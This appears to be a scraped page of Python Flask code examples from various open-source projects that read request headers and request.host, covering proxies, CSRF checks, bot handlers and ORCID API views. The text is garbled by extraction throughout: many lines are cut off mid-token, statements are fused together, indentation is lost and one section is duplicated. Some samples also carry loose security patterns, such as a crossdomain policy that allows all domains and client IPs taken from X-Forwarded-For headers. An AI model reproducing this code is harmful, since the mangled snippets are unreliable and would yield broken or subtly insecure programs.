Project: *corpus-to-graph-ml* Author: *Catalyst* Code File: [app.py](#) [MIT License](#)

6 vo

```

def update_model():

if request. headers['Content-Type'] != 'application/json': resp =
Response('Unssuported content type, expected application/json', sta
return resp

if (not request.json.has_key('path')):

    resp = Response('Bad request: missing "path" field in JSON body',
status=5

```

```
return resp

path = request.json['path']

try:

    scorer.load_model_from_url(path)

    resp = Response("", status=200);

    return resp

except Exception as e:

    resp = Response("Internal Server Error: %s"%e, status = 500) return
    resp
```

## Example 25

Project: *PyOne* Author: *abbeyokgo* File: [views.py](#) Mozilla Public License 2.0

6 vo

```
def redirect_file(user,fileid):

    filename=GetName(fileid)

    downloadUrl,play_url=GetDownloadUrl(fileid,user) req =
    browser.get(play_url, stream = True)

    headers = dict([(name, value) for (name, value) in req.raw.
    headers.items()])
    cache_root=os.path.join(GetConfig('config_dir'),'cache') if not
    os.path.exists(cache_root):

        os.mkdir(cache_root)

    filepath=os.path.join(cache_root,filename)
```

```
if not os.path.exists(filepath):

    with open(filepath,'wb') as f:

        for chunk in req.iter_content(1024):

            if chunk:

                f.write(chunk)

                f.flush()

    resp=send_file(filepath,conditional=True)

return resp
```

## Example 26

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\* MIT License](#)

5 vo

```
def generate_304_response(_content_type=None):

    """ :rtype Response """

    r = Response(content_type=_content_type, status=304) r.

    headers.add('X-Cache', 'FileHit-304')

return r
```

## Example 27

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\* MIT License](#)

5 vo

```
def put_response_to_local_cache(url, _our_resp,
without_content=False):
```

"""

put our response object( headers included) to local cache

:param without\_content: for stream mode use

:param url: client request url

:param \_our\_resp: our response(flask response object) to client,  
would be stor

:type url: str

:type \_our\_resp: Response

:type without\_content: bool

"""

```
# Only cache GET method, and only when remote returns 200(OK)
status if parse.method != 'GET' or _our_resp.status_code != 200:
return
```

```
dbgprint('PuttingCache:', url, "without_content:", without_content) if
without_content:
```

```
our_resp = copy.copy(_our_resp)
```

```
our_resp.response = None # delete iterator
```

```
obj_size = 0
```

```
else:
```

```
our_resp = _our_resp
```

```
obj_size = len(parse.remote_response.content)
```

```
# requests' header are CaseInsensitive
```

```
last_modified = parse.remote_response.headers.get('Last-Modified',  
None) cache.put_obj(  
  
url,  
  
our_resp,  
  
expires=get_expire_from_mime(parse.mime),  
  
obj_size=obj_size,  
  
last_modified=last_modified,  
  
info_dict={'without_content': without_content,  
  
'last_modified': last_modified,  
  
},  
)
```

## Example 28

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) MIT License

5 vo

```
def response_cookies_deep_copy():
```

```
"""
```

It's a BAD hack to get RAW cookies headers, but so far, we don't have better w We'd go DEEP inside the urllib's private method to get raw headers raw\_headers example:

```
[('Cache-Control', 'private'),  
(('Content-Length', '48234'),
```

```
('Content-Type', 'text/html; Charset=utf-8'),  
('Server', 'Microsoft-IIS/8.5'),  
('Set-Cookie','BoardList=BoardID>Show; expires=Mon, 02-May-2016  
16:00:00 GMT; ('Set-Cookie','aspsky=abcefgh; expires=Sun, 24-Apr-  
2016 16:00:00 GMT; path=/; ('Set-Cookie',  
'ASPSESSIONIDSCSSDSSQ=OGKMLAHDHBFDJCDMGBOAGOM  
J; path=/'), ('X-Powered-By', 'ASP.NET'),  
(('Date', 'Tue, 26 Apr 2016 12:32:40 GMT')])
```

\*\*\*\*\*

```
raw_headers = parse.remote_response.raw._original_response.  
headers._headers header_cookies_string_list = []
```

```
for name, value in raw_headers:
```

```
if name.lower() == 'set-cookie':
```

```
if my_host_scheme == 'http://':
```

```
value = value.replace('Secure;', "")
```

```
value = value.replace(';Secure', ';')
```

```
value = value.replace('; Secure', ';')
```

```
if 'httponly' in value.lower():
```

```
if enable_aggressive_cookies_path_rewrite:
```

```
# 暴力cookie path重写, 把所有path都重写为 /
```

```
value = regex_cookie_path_rewriter.sub('path=/', value) elif  
enable_aggressive_cookies_path_rewrite is not None:
```

```
# 重写HttpOnly Cookies的path到当前url下
```

```
# eg(/extdomains/a.foobar.com): path=/verify; -> path=/extdoma if
parse.remote_domain not in domain_alias_to_target_set: # d value =
regex_cookie_path_rewriter.sub(
    '\g<prefix>/=extdomains/' + parse.remote_domain + '\g<
    header_cookies_string_list.append(value)
return header_cookies_string_list
```

## Example 29

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) [MIT License](#)

5 vo

```
def crossdomain_xml():
    return Response(""""<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-dom
<cross-domain-policy>
<allow-access-from domain="*"/>
<site-control permitted-cross-domain-policies="all"/>
<allow-http-request- headers-from domain="*" headers="*"
secure="false"/>
</cross-domain-policy>"", content_type='text/x-cross-domain-
policy') Example 30
```

Project: *Bluemix-ServiceBroker* Author: *IBM-Cloud* File: [\*bmx-sample-broker.py\*](#) [Apache License 2.0](#)

5 vo

```
def provision(instance_id):

    # Provision an instance of this service for the org/space

    # as provided in the JSON data

    #

    # PUT /v2/service_instances/<instance_id>:

    # <instance_id> provided by Bluemix Cloud Controller,
    # used for future requests like bind, unbind and deprovision

    #

    # BODY:

    # {

    # "service_id": "<service-guid>",

    # "plan_id": "<plan-guid>",

    # "organization_guid": "<org-guid>",

    # "space_guid": "<space-guid>"

    # }

    #

    # return:

    # JSON document with service details

    if request.headers['Content-Type'] != 'application/json': abort(415,
    'Unsupported Content-Type: expecting application/json')

    # get the JSON document in the BODY
```

```
provision_details = request.get_json(force=True)

# provision the service by calling out to the service itself

# not done here to keep the code simple for the tutorial

# return basic service information

new_service={"dashboard_url": service_dashboard+instance_id}

return jsonify(new_service)

# 

# Deprovision

#
```

### Example 31

Project: *Bluemix-ServiceBroker* Author: *IBM-Cloud* File: [bmx-sample-broker.py](#) Apache License 2.0

```
5 vo

def bind(instance_id, binding_id):

# Bind an existing instance with the given org and space

# 

# PUT
/v2/service_instances/<instance_id>/service_bindings/<binding_id>:

# <instance_id> is the Cloud Controller provided

# value used to provision the instance

# <binding_id> is provided by the Cloud Controller
```

```
# and will be used for future unbind requests

#
# BODY:
# {
# "plan_id": "<plan-guid>",
# "service_id": "<service-guid>",
# "app_guid": "<app-guid>"
# }
#
# return:
# JSON document with credentials and access details
# for the service based on this binding
# http://docs.cloudfoundry.org/services/binding-credentials.html if
request.headers['Content-Type'] != 'application/json': abort(415,
'Unsupported Content-Type: expecting application/json')

# get the JSON document in the BODY

binding_details = request.get_json()

# bind would call the service here

# not done to keep our code simple for the tutorial

# return result to the Bluemix Cloud Controller

result={"credentials": {"uri": "testme"}}
```

```
return make_response(jsonify(result),201)

#
# Unbind

#
```

### Example 32

Project: *Bluemix-ServiceBroker* Author: *IBM-Cloud* File: [\*bmx-sample-broker.py\*](#) Apache License 2.0

5 vo

```
def bind_service(instance_id, binding_id):

if request.headers['Content-Type'] != 'application/json': abort(415,
'Unsupported Content-Type: expecting application/json')
service_info={"instance_id" : instance_id, "binding_id" : binding_id}

return jsonify(service_info)

#####
##

# Catch-all section - return HTML page for testing

#
#

#####
##
```

### Example 33

Project: *PythonMicroservicesDevelopment\_Code* Author: *mtianyan* File: [\*flask\\_middleware.py\*](#) Apache

5 vo

## License 2.0

```
def my_microservice():

    if "X-Forwarded-For" in request.headers: ips = [ip.strip() for ip in
        request.headers['X-Forwarded-For'].split(',')]

    ip = ips[1]

    else:

        ip = request.remote_addr

    return jsonify({'Hello': ip})
```

## **Example 34**

Project: *restful-ben* Author: *CityOfPhiladelphia* File: [auth.py](#) [MIT License](#)

5 vo

```
def csrf_check(func):

    @wraps(func)

    def wrapper(*args, **kwargs):

        if request.method in ['GET','HEAD','OPTIONS'] or \
            (hasattr(current_user, 'token') and current_user.token.type != 'sessio
        return func(*args, **kwargs)

    if 'X-Requested-With' in request.headers:

        return func(*args, **kwargs)
```

```
abort(401)

return wrapper
```

### Example 35

Project: *restful-ben* Author: *CityOfPhiladelphia* File: [auth.py](#) [MIT License](#)

```
5 vo

def get_ip(number_of_proxies):

if 'X-Forwarded-For' in request.headers:

    path = request.headers.getlist("X-Forwarded-For")[0].rpartition(' ')
    if len(path) != number_of_proxies:

        abort(401)

    return path[-1]

if number_of_proxies > 0:

    abort(401)

return request.remote_addr
```

### Example 36

Project: *restful-ben* Author: *CityOfPhiladelphia* File: [auth.py](#) [MIT License](#)

```
5 vo

def extract_token_str(self, request):

    token_str = None
```

```
authorization_header = request.headers.get('Authorization') if
authorization_header:
    token_str = authorization_header.replace('Bearer ', '', 1) elif
self.cookie_name in request.cookies:
    token_str = request.cookies[self.cookie_name]
return token_str
```

### Example 37

Project: *botbuilder-python* Author: *microsoft* File: [bot\\_app.py](#) MIT  
[License](#)

```
5 vo

def messages(self) -> Response:
    """Main bot message handler that listens for incoming requests."""
    if "application/json" in request.headers["Content-Type"]:
        body = request.json
    else:
        return Response(status=415)
    activity = Activity().deserialize(body)
    auth_header = (
        request.headers["Authorization"]
    if "Authorization" in request.headers else ""
    )
```

```
async def aux_func(turn_context):
    await self.bot.on_turn(turn_context)
    try:
        task = self.loop.create_task(
            self.adapter.process_activity(activity, auth_header, aux_func)
        )
        self.loop.run_until_complete(task)
    return Response(status=201)
except Exception as exception:
    raise exception
```

### Example 38

Project: *botbuilder-python* Author: *microsoft* File: [app.py](#) [MIT License](#)

5 vo

```
def messages():
    # Main bot message handler.
    if "application/json" in request.headers["Content-Type"]:
        body = request.json
    else:
        return Response(status=415)
    activity = Activity().deserialize(body)
    auth_header = (
```

```
request.headers["Authorization"] if "Authorization" in request.  
headers el  
  
)  
  
try:  
  
task = LOOP.create_task(  
  
ADAPTER.process_activity(activity, auth_header, BOT.on_turn)  
  
)  
  
LOOP.run_until_complete(task)  
  
return Response(status=201)  
  
except Exception as exception:  
  
raise exception
```

### Example 39

Project: *adh6* Author: *bonnetn* File: [proxy.py](#) GNU General Public License v3.0

5 vo

```
def proxy(self, path: str, request: Request, tokens: dict) -> Tuple[str,  
int, dict]  
  
"""  
  
:param path:  
  
:param request:  
  
:return: (content, status code, headers)
```

```
"""
```

```
pass
```

## Example 40

Project: *rate.sx* Author: *chubin* File: [\*srv.py\* MIT License](#)

```
5 vo
```

```
def answer(topic = None):
```

```
"""
```

Main rendering function, it processes incoming weather queries.

Depending on user agent it returns output in HTML or ANSI format.

Incoming data:

```
request.args
```

```
request.headers
```

```
request.remote_addr
```

```
request.referrer
```

```
request.query_string
```

```
"""
```

```
user_agent = request.headers.get('User-Agent', "").lower()
html_needed = is_html_needed(user_agent)
```

```
options = parse_query(request.args)
```

```
hostname = request.headers['Host']
```

```
if request. headers.getlist("X-Forwarded-For"): ip = request.
headers.getlist("X-Forwarded-For")[0]

if ip.startswith('::ffff:'):
    ip = ip[7:]

else:
    ip = request.remote_addr

if request. headers.getlist("X-Forwarded-For"): ip = request.
headers.getlist("X-Forwarded-For")[0]

if ip.startswith('::ffff:'):
    ip = ip[7:]

else:
    ip = request.remote_addr

if topic is None:
    topic = ":firstpage"

answer = cmd_wrapper(topic, hostname=hostname,
request_options=options, html=i if ip not in
SKIP_LOGGING_FOR_THIS_IPS:

log_query(ip, hostname, topic, user_agent)

return answer
```

## Example 41

Project: *openc2-aws* Author: *att* File: [aws\\_netacl.py](#) BSD 2-Clause  
["Simplified" License](#)

5 vo

```
def openc2_aws_sg():

    if request.headers['Content-Type'] == 'application/json': cmd =
        parse(request.get_json())

    try:

        naclap = AWSNACL(**cmd)

        except Exception as e:

            resp = Response(status=400,
                status_text="Invalid command format/arguments (%s)"%str(e))
            return resp.serialize()

        session =
            boto3.Session(profile_name=naclap.actuator.aws_account_id) ec2 =
            session.client('ec2',region_name=naclap.actuator.aws_region) try:

            if naclap.action == 'delete':

                data =
                    ec2.delete_network_acl_entry(NetworkAclId=naclap.actuator.a
                    Egress=naclap.clean(naclap.args.slpf.direction, {'ingress':Fa
                    RuleNumber=naclap.target.slpf.rule_number)

            else:

                data =
                    ec2.create_network_acl_entry(NetworkAclId=naclap.actuator.a
                    Egress=naclap.clean(naclap.args.slpf.direction, {'ingress':Fa
                    PortRange={ 'From': naclap.target.dst_port, 'To': naclap.targe
                    Protocol=naclap.clean(naclap.target.protocol,{tcp':6,'udp':17

                    RuleAction=naclap.action, RuleNumber=naclap.args.slpf.insert_r
                    except Exception as e:
```

```
#todo: parse boto3 for http code and resp

resp = Response(status=400,
status_text=str(e))

return resp.serialize()

else:

resp = Response(status=200,
results = {"x-aws-nacl":data})

return resp.serialize()

else:

resp = Response(status=425,
status_text="Unsupported Media Type")

return resp.serialize()
```

### Example 42

Project: *aiolocust* Author: *kpidata* File: [testcases.py](#) MIT License

5 vo

```
def request_header_test():

return request.headers["X-Header-Test"]
```

### Example 43

Project: *aiolocust* Author: *kpidata* File: [testcases.py](#) MIT License

5 vo

```
def basic_auth():

    auth = base64.b64decode(request.headers.get("Authorization",
        "")).replace("Basic " if auth == "locust:menace":

    return "Authorized"

    resp = make_response("401 Authorization Required", 401)
    resp.headers["WWW-Authenticate"] = 'Basic realm="Locust"'

    return resp
```

## Example 44

Project: *hooks* Author: *ddevault* File: [\*hooks.py\*](#) MIT License

5 vo

```
def hook_publish():

    raw = request.data.decode("utf-8")

    try:

        event = json.loads(raw)

    except:

        return "Hook rejected: invalid JSON", 400

    repository = "{}/{}".format(event["repository"]["owner"]["name"],
        event["repository"])

    matches = [h for h in hooks if h.repository ==
        repository]

    if len(matches) == 0:

        return "Hook rejected: unknown repository {}".format(repository)

    hook = matches[0]
```

```

allow = False

remote = request.remote_addr

if remote == "127.0.0.1" and "X-Real-IP" in request.headers: remote
= request.headers.get("X-Real-IP") for ip in hook.valid_ips.split(","):

parts = ip.split("/")

range = 32

if len(parts) != 1:

range = int(parts[1])

addr = networkMask(parts[0], range)

if addressInNetwork(dottedQuadToNum(remote), addr): allow = True

if not allow:

return "Hook rejected: unauthorized IP", 403

if any("[noupdate]" in c["message"] for c in event["commits"]): return
"Hook ignored: commit specifies [noupdate]"

if "refs/heads/" + hook.branch == event["ref"]:
print("Executing hook
for " + hook.name)
p=Popen(hook.command.split(), stdin=PIPE)

p.communicate(input=raw.encode())

return "Hook accepted"

return "Hook ignored: wrong branch"

```

### **Example 45**

Project: *flask-proxy* Author: *mecforlove* File: [\\_\\_init\\_\\_.py](#) BSD 2-  
Clause "Simplified" License

5 vo

```
def as_view(cls):  
    def _view(*args, **kwargs):  
        host = cls._get_attr(cls.host)  
        scheme = cls._get_attr(cls.scheme, 'http')  
        params = cls._get_attr(cls.params)  
        port = cls._get_attr(cls.port, 80)  
        timeout = cls._get_attr(cls.timeout)  
        method = request.method  
        uri = request.url.split(cls.prefix, 1)[1]  
        base_url = '%s:///%s:%s' % (scheme, host, port)  
        url = base_url + uri  
        headers = dict(request.headers)  
        # ChangèHost in request header.  
        headers['Host'] = host  
        resp = requests.request(  
            method,  
            url,  
            params=params,  
            headers=headers,
```

```
data=request.get_data(),
stream=True,
timeout=timeout)

# Remove some response headers.

excluded_headers = [
    'content-length', 'transfer-encoding', 'connection'
]
for h in excluded_headers:
    if h in resp.headers:
        resp.headers.pop(h)
return Response(resp.raw.read(), resp.status_code, dict(resp.headers))

return _view
```

## Example 46

Project: *orcid-service* Author: *adsabs* File: [views.py](#) MIT License

5 vo

```
def orcid_profile_local(orcid_id, type):
    """Get /[orcid-id]/orcid-profile/<simple,full> - returns either bibcodes
    and s records and saved metadata (/full) - all communication
    exclusively in JSON"""

    payload, headers = check_request(request)
```

```

update = request.args.get('update', False)

if type not in ['simple','full']:

    return json.dumps('Endpoint /orcid-profile/%s does not
exist'.format(type)) r =
current_app.client.get(current_app.config['ORCID_API_ENDPOINT']
+ '/' + or headers= headers)

if r.status_code == 200:

    update_profile_local(orcid_id, data=r.text, force=update) else:

        logging.warning('Failed fetching fresh profile from ORCID for
%s'.format(o with current_app.session_scope() as session:

profile = session.query(Profile).filter_by(orcid_id=orcid_id).first() if
type == 'simple':

    bibcodes, statuses = profile.get_bibcodes()

    records = dict(zip(bibcodes, statuses))

elif type == 'full':

    records = profile.get_records()

return json.dumps(records), 200

```

## **Example 47**

Project: *orcid-service* Author: *adsabs* File: [views.py](#) [MIT License](#)

5 vo

```

def orcid_work_add_single(orcid_id):

    "Get/Set /[orcid-id]/orcid-works - all communication exclusively in
    JSON"

```

```
payload, headers = check_request(request)

r =
current_app.client.post(current_app.config['ORCID_API_ENDPOINT']
] + '/' + o json=payload, headers= headers)

update_profile(orcid_id)

return r.text, r.status_code
```

## Example 48

Project: *orcid-service* Author: *adsabs* File: [views.py](#) [MIT License](#)

5 vo

```
def get_profile(orcid_id):

"""Fetches the latest orcid-profile"""

with current_app.session_scope() as session:

u = session.query(User).filter_by(orcid_id=orcid_id).first() if not u:

return json.dumps({'error': 'We do not have a record for: %s' %
orcid_}

if not u.access_token:

return json.dumps({'error': 'We do not have access_token for: %s' %
or out = u.toJSON()

payload = dict(request.args)

if payload.get('reload', False):

h = {

'Accept': 'application/json',
```

```
'Authorization': 'Bearer %s' % u.access_token,  
'Content-Type': 'application/json'  
}  
  
r =  
current_app.client.get(current_app.config['ORCID_API_ENDPOINT']  
+  
headers=h)  
  
if r.status_code == 200:  
    # update our record (but avoid setting the updated date) j = r.json()  
  
    session.begin_nested()  
  
    try:  
        u.profile = json.dumps(j)  
  
        session.add(u)  
  
        session.commit()  
  
        out['profile'] = j  
  
    except exc.IntegrityError as e:  
  
        session.rollback()  
  
    # per PEP-0249 a transaction is always in progress session.commit()  
  
    else:  
  
        raise Exception('Orcid API returned err code (refreshing profile)')  
  
    return json.dumps(out), 200
```

## Example 49

Project: *orcid-service* Author: *adsabs* File: [\*views.py\*](#) MIT License

5 vo

```
def update_stored_profile(orcid_id):
    """Updates profile in orcid-service before processing"""

    with current_app.session_scope() as session:
        u = session.query(User).filter_by(orcid_id=orcid_id).first()
        if not u:
            return json.dumps({'error': 'We do not have a record for: %s' %
                               orcid_})

        if not u.access_token:
            return json.dumps({'error': 'We do not have access_token for: %s' %
                               or token = u.access_token

        headers = {
            'Accept': 'application/json',
            'Authorization': 'Bearer %s' % token,
            'Content-Type': 'application/json'
        }

        r =
        current_app.client.get(current_app.config['ORCID_API_ENDPOINT']
                               + '/'

                               headers= headers)

        if r.status_code == 200:
```

```
update_profile_local(orcid_id, data=r.text, force=True) else:  
  
logging.warning('Failed fetching fresh profile from ORCID for  
%s'.format(profile =  
session.query(Profile).filter_by(orcid_id=orcid_id).first()) records =  
profile.get_records()  
  
return json.dumps(records), 200
```

## Example 50

Project: *orcid-service* Author: *adsabs* File: [\*views.py\*](#) MIT License

5 vo

```
def orcid_name(orcid_id):  
  
    """Get name from ORCID profile"""  
  
    payload, headers = check_request(request)  
  
    r =  
        current_app.client.get(current_app.config['ORCID_API_ENDPOINT']  
        + '/' + orcid_id, headers=headers)  
  
    return r.text, r.status_code
```

## Python `flask.request.host()` Examples

The following are code examples for showing how to use `flask.request.host()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `jbox` Author: `jeush` File: `csrf.py` MIT License 6 vc

```
def protect(self):
    if request.method not in self._app.config['WTF_CSRF_METHODS']:
        return

    if not validate_csrf(self._get_csrf_token()):
        reason = 'CSRF token missing or incorrect.'
        return self._error_response(reason)

    if request.is_secure and self._app.config['WTF_CSRF_SSL_STRICT']:
        if not request.referrer:
            reason = 'Referrer checking failed - no Referrer.'
            return self._error_response(reason)

        good_referrer = 'https://{}/*'.format(request.host)
        if not same_origin(request.referrer, good_referrer):
            reason = 'Referrer checking failed - origin does not match.'
            return self._error_response(reason)

    request.csrf_valid = True # mark this request as csrf valid
```

### Example 2

Project: `Invento-records-rest` Author: `inventosoftware` File: `links.py` MIT License 6 vc

```
def default_links_factory_with_additional(additional_links):
    """Generate a links generation factory with the specified additional links.

    :param additional_links: A dict of link names to links to be added to the
                            returned object.
    :returns: A link generation factory.
    """
    def factory(pid, **kwargs):
        links = default_links_factory(pid)
        for link in additional_links:
            links[link] = additional_links[link].format(pid=pid,
                                                        schema=request.scheme,
                                                        host=request.host)
        return links
    return factory
```

### Example 3

Project: `RSSNewsGAE` Author: `lentian-on` File: `csrf.py` Apache License 2.0 6 vc

```
def protect(self):
    if request.method not in current_app.config['WTF_CSRF_METHODS']:
        return
```

Python flask.request.host() Examples The following are code examples for showing how to use `flask.request.host()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *jbox* Author: *jpush* File: [csrf.py](#) [MIT License](#)

6 votes

```
def protect(self):  
  
    if request.method not in self._app.config['WTF_CSRF_METHODS']: return  
  
    if not validate_csrf(self._get_csrf_token()): reason = 'CSRF token missing or incorrect.'  
  
    return self._error_response(reason)  
  
    if request.is_secure and self._app.config['WTF_CSRF_SSL_STRICT']: if not request.referrer:  
  
        reason = 'Referrer checking failed - no Referrer.'  
  
    return self._error_response(reason)  
  
    good_referrer = 'https://%' % request.host if not same_origin(request.referrer, good_referrer): reason = 'Referrer checking failed - origin does not match.'  
  
    return self._error_response(reason)  
  
request.csrf_valid = True # mark this request is csrf valid
```

**Example 2**  
Project: *invenio-records-rest* Author: *inveniosoftware* File: [links.py](#) [MIT License](#)

6 vo

```
def default_links_factory_with_additional(additional_links):
    """Generate a links generation factory with the specified additional
    links.

    :param additional_links: A dict of link names to links to be added to
    the returned object.

    :returns: A link generation factory.

    """
    def factory(pid, **kwargs):
        links = default_links_factory(pid)
        for link in additional_links:
            links[link] = additional_links[link].format(pid=pid,
                scheme=request.scheme,
                host=request.host)
        return links
    return factory
```

### Example 3

Project: *RSSNewsGAE* Author: *liantian-cn* File: [csrf.py](#) Apache License 2.0

6 vo

```
def protect(self):
```

```
if request.method not in
current_app.config['WTF_CSRF_METHODS']: return

try:

    validate_csrf(self._get_csrf_token())

except ValidationError as e:

    logger.info(e.args[0])

    self._error_response(e.args[0])

if request.is_secure and
current_app.config['WTF_CSRF_SSL_STRICT']: if not
request.referrer:

    self._error_response('The referrer header is missing.') good_referrer
    = 'https://{}{}'.format(request.host) if not
    same_origin(request.referrer, good_referrer):
        self._error_response('The referrer does not match the host.')
g.csrf_valid = True # mark this request as CSRF valid Example 4
```

Project: *chihu* Author: *yelongyu* File: [csrf.py](#) [GNU General Public License v3.0](#)

6 vo

```
def protect(self):

    if request.method not in self._app.config['WTF_CSRF_METHODS']:
        return

    if not validate_csrf(self._get_csrf_token()): reason = 'CSRF token
missing or incorrect.'

    return self._error_response(reason)
```

```
if request.is_secure and
self._app.config['WTF_CSRF_SSL_STRICT']: if not request.referrer:
    reason = 'Referrer checking failed - no Referrer.'
    return self._error_response(reason)

good_referrer = 'https://%s/' % request.host if not
same_origin(request.referrer, good_referrer): reason = 'Referrer
checking failed - origin does not match.'

return self._error_response(reason)
```

request.csrf\_valid = True # mark this request is csrf valid **Example 5**

Project: *cloudstack-ec2stack* Author: *apache* File: [helpers.py](#) [Apache License 2.0](#)

6 vo

```
def _get_request_string(data, method=None, host=None,
path=None):
```

"""

Creates the request string.

@param data: Data of the request.

@param method: HTTP method used.

@param host: HTTP host.

@param path: HTTP path.

@return: Request string.

"""

```
if method is None:  
    method = request.method  
  
if host is None:  
    host = request.host  
  
if path is None:  
    path = request.path  
  
query_string = _get_query_string(data)  
request_string = '\n'.join(  
    [method, host, path, query_string]  
)  
  
return request_string.encode('utf-8')
```

## Example 6

Project: *swagger-ui-py* Author: PWZER File: [core.py](#) [Apache License 2.0](#)

```
6 vo  
  
def get_config(self, host):  
    if self._config_path:  
        assert Path(self._config_path).is_file()  
  
        with open(self._config_path, 'rb') as config_file: config =  
            self._load_config(config_file.read()) elif self._config_url:
```

```
with urllib.request.urlopen(self._config_url) as config_file: config =  
    self._load_config(config_file.read()) if  
    StrictVersion(config.get('openapi', '2.0.0')) >= StrictVersion('3.0.0') for  
    server in config['servers']:  
  
    server['url'] = re.sub('//[a-zA-Z0-9\-\.:]+/?', '//{}'.format( host) else:  
  
        config[' host'] = host  
  
    return config
```

## Example 7

Project: *swagger-ui-py* Author: PWZER File: [core.py](#) [Apache License 2.0](#)

6 vo

```
def _flask_handler(self):  
  
    from flask import request, jsonify  
  
    from flask.blueprints import Blueprint  
  
    swagger_blueprint = Blueprint(  
  
        'swagger_blueprint', __name__, url_prefix=self._url_prefix,  
        static_folder=self.static_dir, static_url_path='/'  
  
    )  
  
    @swagger_blueprint.route(r'/'  
  
    def swagger_blueprint_doc_handler():  
  
        return self.doc_html  
  
    @swagger_blueprint.route(r'/swagger.json')
```

```
def swagger_blueprint_config_handler():

    return jsonify(self.get_config(request.host)) if self._editor:

        @swagger_blueprint.route(r'/editor')

def swagger_blueprint_editor_handler():

    return self.editor_html
```

self.\_app.register\_blueprint(swagger\_blueprint) **Example 8**

Project: *swagger-ui-py* Author: *PWZER* File: [core.py](#) [Apache License 2.0](#)

6 vo

```
def _aiohttp_handler(self):

    from aiohttp import web

    async def swagger_doc_handler(request):

        return web.Response(text=self.doc_html, content_type='text/html')
    async def swagger_editor_handler(request):

        return web.Response(text=self.editor_html, content_type='text/html')
    async def swagger_config_handler(request):

        return web.json_response(self.get_config(request.host))
    self._app.router.add_get(self._uri(), swagger_doc_handler) if
    self._editor:

        self._app.router.add_get(self._uri('/editor'), swagger_editor_handler)
        self._app.router.add_get(self._uri('/swagger.json'),
        swagger_config_handle self._app.router.add_static(self._uri('/'),
        path='{}'.format(self.static_
```

**Example 9**

Project: *swagger-ui-py* Author: PWZER File: [core.py](#) [Apache License 2.0](#)

6 vo

```
def _sanic_handler(self):
    from sanic import response
    from sanic.blueprints import Blueprint
    swagger_blueprint = Blueprint('swagger_blueprint',
        url_prefix=self._url_pr
    )
    @swagger_blueprint.get('/')
    async def swagger_blueprint_doc_handler(request): return
        response.html(self.doc_html)
    if self._editor:
        @swagger_blueprint.get('/editor')
        async def swagger_blueprint_editor_handler(request): return
            response.html(self.editor_html)
        @swagger_blueprint.get('/swagger.json')
        async def swagger_blueprint_config_handler(request): return
            response.json(self.get_config(request.host))
            swagger_blueprint.static('/', str(self.static_dir))
            self._app.blueprint(swagger_blueprint)
```

## Example 10

Project: *rest\_api* Author: opentargets File: [utils.py](#) [Apache License 2.0](#)

6 vo

```
def get(self):

    mpstore = current_app.extensions['mp_access_store']

    args = self.parser.parse_args()

    event = args['event'][:120]

    ip_resolver = current_app.config['IP_RESOLVER']

    ip = request.remote_addr

    ip_net = IPNetwork(ip)

    resolved_org = ip_resolver['default']

    for net, org in ip_resolver.items():

        if isinstance(net, (IPv4Network, IPv6Network)): if
            net.overlaps(ip_net):

            resolved_org = org

            break

    data = dict(org=resolved_org,
               host=request.host,
               timestamp=datetime.now(),
               event=event)

    # esstore.store_event(data)

    mpstore.store_event(data)

    data['timestamp']= str(data['timestamp'])
```

```
return CTTVResponse.OK(SimpleResult(None, data=data))
```

### Example 11

Project: *sparrow* Author: *wylok* File: [\*work\\_order.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def work_sql_execute_details(work_number=None): publish_info =  
defaultdict()  
  
try:  
  
    db_sso = db_op.user_sso  
  
    db_sql_execute = db_op.sql_execute  
  
    if work_number:  
  
        infos = db_sso.query.with_entities(db_sso.dingunionid,  
db_sso.realName users = {info[0]: info[1:] for info in infos}  
  
        sql_execute=  
        db_sql_execute.query.with_entities(db_sql_execute.date,  
db_sql_execute.time,  
  
        db_sql_execute.host,  
  
        db_sql_execute.port,  
  
        db_sql_execute.databa  
  
        db_sql_execute.sql_ur  
  
        db_sql_execute.sql_md  
  
        db_sql_execute.descri  
  
        db_sql_execute.dingid)
```

```
if sql_execute:  
  
    publish_info['sql_execute'] = sql_execute[0]  
  
    publish_info['user_info'] = users[sql_execute[0][-1]]  
  
except Exception as e:  
  
    logging.error(e)  
  
return render_template('sql_execute_details.html',  
publish_info=publish_info) Example 12
```

Project: *roger-api* Author: *rogertalk* File: [admin.py](#) [MIT License](#)

6 vo

```
def get_content_review():  
  
    if request.host == 'api.rogertalk.com':  
  
        return redirect('https://api.reaction.cam/admin/content/review/')  
        cursor = datastore_query.Cursor(urlsafe=request.args.get('cursor')) q  
        = models.Content.query()  
  
        q = q.filter(models.Content.tags == 'reaction') q = q.order(-  
        models.Content.created)  
  
        content_list, next_cursor, more = q.fetch_page(1000,  
        start_cursor=cursor) account_map = {a.key: a for a in  
        ndb.get_multi({c.creator for c in content_list}) review_map =  
        collections.OrderedDict()  
  
        for content in content_list:  
  
            creator = account_map[content.creator]  
  
            if creator.key not in review_map:
```

```
review_map[creator.key] = {
    'creator': account_map[creator.key],
    'content': [],
}

review_map[creator.key]['content'].append(content)
return render_template('admin_content_review.html',
    cursor=next_cursor.urlsafe() if more else '',
    review_list=review_map.values())
```

### Example 13

[Project: k8s-redirectory](#) [Author: kumina](#) [File: runnable\\_service.py](#)  
[BSD 3-Clause "New" or "Revised"](#)

6 vo

#### [License](#)

```
def _run_production(self, is_worker: bool = False):
    DatabaseManager().create_db_tables()

    service_options = {
        "bind": f"{self.host}:{self.port}",
        "loglevel": "critical",
        "worker_class": "gthread",
        "threads": 2 if is_worker else 10
    }

    Logger() \
```

```
.event(category="runnable", action="run production",) \
.server(ip=self.host, port=self.port) \
.out(severity=Severity.INFO)

# Run application
```

GunicornServer(self.application, service\_options).run() **Example 14**

Project: *pipa-pay-server* Author: *davidvon* File: [views.py](#) Apache License 2.0

6 vo

```
def native_callback():

    raw_str = str(request.data)

    logger.info('[WEIXIN] native callback Request: %s' %
        unicode(raw_str))

    # params = xml_to_dict(raw_str)

    # service_id = params["service_id"]

    # firm_service = Service.query.filter_by(id=service_id).first()

    # if not firm_service:

        # return '<xml>' \

        # '<return_code><![CDATA[FAIL]]></return_code>' \

        # '<return_msg><![CDATA[Service not exist]]></return_msg>' \

